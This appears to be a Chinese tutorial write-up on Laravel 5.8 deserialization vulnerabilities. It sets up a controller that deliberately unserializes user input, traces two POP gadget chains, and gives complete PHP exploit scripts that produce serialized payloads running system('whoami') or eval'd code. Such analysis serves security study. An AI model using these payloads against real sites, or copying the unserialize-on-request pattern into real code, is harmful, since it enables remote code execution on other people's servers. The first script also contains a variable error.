


Laravel5.8反序列化漏洞

1.1环境搭建

要分析漏洞最好是搭建好环境，自己不喜欢通过composer 安装框架，喜欢通过安装包[下载地址](#)之后需要配置，在网站目录下创建一个 .env文件

然后在网站目录下使用命令 `php artisan key:generate` 生成密钥，然后填入到 .env 文件里面和 config/app.php 里面



然后就是创建一个路由进行反序列化的入口

在 /routes/web.php 文件中添加一条路由，便于我们后续访问。

```
1 | Route::get("/", "\App\Http\Controllers\DemoController@demo");
```

然后在 /app/Http/Controllers/ 下添加 DemoController 控制器，代码如下：

```
1 <?php
2 namespace App\Http\Controllers;
3
4 use Illuminate\Http\Request;
5
6 class DemoController extends Controller
7 {
8     public function demo()
9     {
10         if(isset($_GET['c'])){
11             $code = $_GET['c'];
12             unserialize($code);
13         }
14         else{
15             highlight_file(__FILE__);
16         }
17         return "welcome to laravel5.8";
18     }
19 }
```

访问自己的网站成功就说明漏洞环境搭建成功~

1.2了解laravel框架

[laravel框架基础知识总结](#)

简单的说和tp差不多基本上都是mvc框架，只不过路由不一样。

1.3漏洞分析

pop1

寻找 `__destruct` 方法

发现 `Illuminate\Broadcasting\PendingBroadcast::__destruct()`

```
55     public function __destruct()
56     {
57         $this->events->dispatch($this->event);
58     }
59 }
```

发现 `$this->events` 和 `$this->event` 我们都可以控制，然后就可以通过控制 `events` 参数可以调用任意类的 `dispatch` 方法，所以先寻找可以利用的该方法。

发现 `Illuminate\Bus\Dispatcher::dispatch()` 可利用。

```
70     public function dispatch($command)
71     {
72         if ($this->queueResolver && $this->commandShouldBeQueued($command)) {
73             return $this->dispatchToQueue($command);
74         }
75         return $this->dispatchNow($command);
76     }
77 }
```

如果可以满足第一个if条件，则可以调用 `dispatchToQueue` 方法，跟进该方法。

```
146     public function dispatchToQueue($command)
147     {
148         $connection = $command->connection ?? null;
149         $queue = call_user_func($this->queueResolver, $connection);
150
151         if (!$queue instanceof Queue) {
152             throw new RuntimeException('Queue resolver did not return a Queue implementation.');
```

发现存在 `call_user_func` 函数，可以调用任意方法。

那么只需要让前面的 `dispatch` 方法中if判断为真即可进入 `dispatchToQueue` 方法。就可以利用。

我们在看一看 `dispatch` 方法中的判断条件，`$this->queueResolver` 可控，只需让它为true即可。

```
70     public function dispatch($command)
71     {
72         我们可以控制
73         if ($this->queueResolver && $this->commandShouldBeQueued($command)) {
74             return $this->dispatchToQueue($command);
75         }
76         return $this->dispatchNow($command);
77     }
```

接着跟进 `commandShouldBeQueued` 方法。


```

132     protected function commandShouldBeQueued($command)
133     {
134         return $command instanceof ShouldQueue;
135     }
136

```

该方法中要返回真，只需要让 `$command`，也即 `PendingBroadcast` 类中的 `$this->event` 是一个继承于 `ShouldQueue` 接口的类即可。(添加 `$connection` 属性)

然后我们搜索一下继承 `ShouldQueue` 接口的类有那些。



```

vendor > laravel > framework > src > Illuminate > Broadcasting > BroadcastEvent.php
use ReflectionProperty;
7 use Illuminate\Support\Arr;
8 use Illuminate\Bus\Queueable;
9 use Illuminate\Contracts\Queue\ShouldQueue;
10 use Illuminate\Contracts\Support\Arrayable;
11 use Illuminate\Contracts\Broadcasting\Broadcaster;
12
13 class BroadcastEvent implements ShouldQueue
14 {
15     use Queueable;
16
17     /**
18      * The event instance.
19      *
20      * @var mixed
21      */
22     public $event;
23
24     /**
25      * Create a new job handler instance.
26      *
27      * @param mixed $event
28

```

可以找一个继承 `ShouldQueue` 接口的类，例如 `BroadcastEvent` 类

至此POP链构造完成，可以实现调用任意方法。

总结一下涉及到的类和接口：

- 1. `Illuminate\Broadcasting\PendingBroadcast` 对应的方法为 `__destruct()`
- 2. `Illuminate\Bus\Dispatcher` 对应的方法为 `dispatch()`
- 3. `Illuminate\Broadcasting\BroadcastEvent` 用于继承 `ShouldQueue` 接口

涉及到的变量：

- 1. `PendingBroadcast` 类中的 `event` 和 `events`，前者用于继承 `ShouldQueue` 接口，后者用于实例化一个 `Dispatcher` 对象。
- 2. `Dispatcher` 类中的 `queueResolver`，用于想要执行的函数名。
- 3. `BroadcastEvent` 类新创建一个变量 `connection`，用于想要执行函数的参数。

攻击流程

```

1  <?php
2  class PendingBroadcast{
3      public function __destruct()
4      {
5          $this->events->dispatch($this->event);
6      }
7  }
8  class Dispatcher{
9
10     public function dispatch($command)
11     {
12         if ($this->queueResolver && $this->commandShouldBeQueued($command)) {
13             return $this->dispatchToQueue($command);
14         }
15     }
16     protected function commandShouldBeQueued($command)
17     {
18         return $command instanceof ShouldQueue;
19     }
20     public function dispatchToQueue($command)
21     {
22         $connection = $command->connection ?? null;
23         $queue = call_user_func($this->queueResolver, $connection);
24         //system
25     }
26 }
27 class BroadcastEvent implements ShouldQueue{
28     protected $connection; //添加属性实现接口 whoami
29 }

```

exp

```

1  <?php
2
3  namespace Illuminate\Broadcasting{
4      class PendingBroadcast
5      {
6          protected $events;
7          protected $event;
8          public function __construct($events,$event)
9          {
10              $this->events = $events;
11              $this->event = $event;
12          }
13      }
14  }
15  namespace Illuminate\Bus{
16      class Dispatcher
17      {
18          protected $queueResolver = "system";
19      }
20  }
21  namespace Illuminate\Broadcasting{
22      class BroadcastEvent
23      {
24          public $connection = "whoami";
25      }
26  }
27  namespace{
28      $a = new Illuminate\Bus\Dispatcher('');
29  }

```

```

29     $b = new Illuminate\Broadcasting\BroadcastEvent('');
30     $c = new Illuminate\Broadcasting\PendingBroadcast($a,$b);
31     echo urlencode(serialize($p));
32 }
33 ?>

```

pop2

接上的链子，由于 `call_user_func()` 不仅可以调用任意系统函数，还可以调用类中的方法，所以我们尝试后者调用类的方法进行命令执行。

实现任意类的任意方法的格式可以如下：

```

1  $a = new A();
2  call_user_func("call_user_func",array($a,"a"));

```

其中第一个参数为 `call_user_func`，第二个参数为数组，数组的第一个元素对应为类名，第二个元素对应为类中的方法名。

本例子就是调用a对象的a方法。

另外也可以有这种格式：

```

1  $a = new A();
2  call_user_func(array($a,"a"),"abc");

```

直接第一个参数就为数组，第二个及之后的参数为a方法所对应的参数（有几个参数即对应传几个），如果a是无参的就可以随便传 `abc`（也可直接不传）。

调用类方法

首先找找框架中有什么可利用的类方法，例如全局搜索 `eval` 关键字，找到 `EvalLoader` 类（`Mockery\Loader`）中的 `load` 方法存在 `eval` 函数：

```

26  class EvalLoader implements Loader
27  {
28      public function load(MockDefinition $definition)
29      {
30          if (class_exists($definition->getClassName(), false)) {
31              return;
32          }
33          eval("?" . $definition->getCode());
34      }
35  }
36

```

在执行 `eval` 之前要先绕过if判断，也即 `$definition->getClassName()` 所返回的类必须是不存在的。

所以先找找哪个类中的 `getClassName` 方法可以利用。发现该方法存在于 `MockDefinition` 类（`Mockery\Generator`）中，当然从 `MockDefinition $definition` 的声明也可以得知。

跟进 `getClassName` 方法

```

42     public function getClassName()
43     {
44         return $this->config->getName();
45     }

```

找找 `getName`，发现该方法存在于 `MockConfiguration` 类（`Mockery\Generator`）中，所以 `config` 变量应该为一个 `MockConfiguration` 对象。

```

411     public function getName()
412     {
413         return $this->name;
414     }

```

返回变量 `name`，也即我们的目的就是要让其所指的类名不存在。

至此POP链构造完成。

攻击流程

和前面不一样的是，在执行 `call_user_func()` 方法到时候，这里是使用执行类的方法，并且给类添加参数。

执行 `EvalLoader` 类的 `load` 方法的参数 来自 `BroadcastEvent` 类实现的接口

exp

```

1  <?php
2  namespace Illuminate\Broadcasting{
3      class PendingBroadcast
4      {
5          protected $events;
6          protected $event;
7
8          public function __construct($events,$event)
9          {
10             $this->events = $events;
11             $this->event = $event;
12         }
13     }
14 }
15
16 namespace Illuminate\Bus{
17     class Dispatcher
18     {
19         protected $queueResolver ;
20         public function __construct($queueResolver)
21         {
22             $this->queueResolver=$queueResolver;
23         }
24     }
25 }
26
27 namespace Illuminate\Broadcasting{
28     class BroadcastEvent
29     {

```

```

30         public $connection ;
31         public function __construct($connection){
32             $this->connection=$connection;
33         }
34     }
35 }
36
37 namespace Mockery\Loader{
38     class EvalLoader {
39     }
40 }
41
42 namespace Mockery\Generator{
43     class MockDefinition{
44         protected $config;
45         protected $code;
46         public function __construct($config,$code)
47         {
48             $this->config=$config;
49             $this->code=$code;
50         }
51     }
52 }
53
54 namespace Mockery\Generator{
55     class MockConfiguration{
56         protected $name="a";//保证getClassName不存在
57     }
58 }
59
60 namespace{
61     $a=new Mockery\Loader\EvalLoader();
62     $d = new Illuminate\Bus\Dispatcher(array($a,'load'));//EvalLoader的类的
load方法
63     $x=new Mockery\Generator\MockConfiguration();
64     $m=new Mockery\Generator\MockDefinition($x,'<?php phpinfo();');
65     $b = new Illuminate\Broadcasting\BroadcastEvent($m);
66     $p = new Illuminate\Broadcasting\PendingBroadcast($d,$b);
67     echo urlencode(serialize($p));
68 }

```

1.4总结

- 简单的说一下第一个pop是比较简单的直接调用执行命令
- 第二个有点复杂，其中的细节比较多，主要是对 `call_user_func` 函数的深入了解
- 学习了实现接口自定义属性

1.5参考

<https://www.andseclab.com/2020/03/24/2349/>

<https://www.andseclab.com/2020/03/25/laravel5-8-x-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E8%AF%A6%E8%AE%B0%EF%BC%88%E4%BA%8C%EF%BC%89/>

<https://xz.aliyun.com/t/5911>

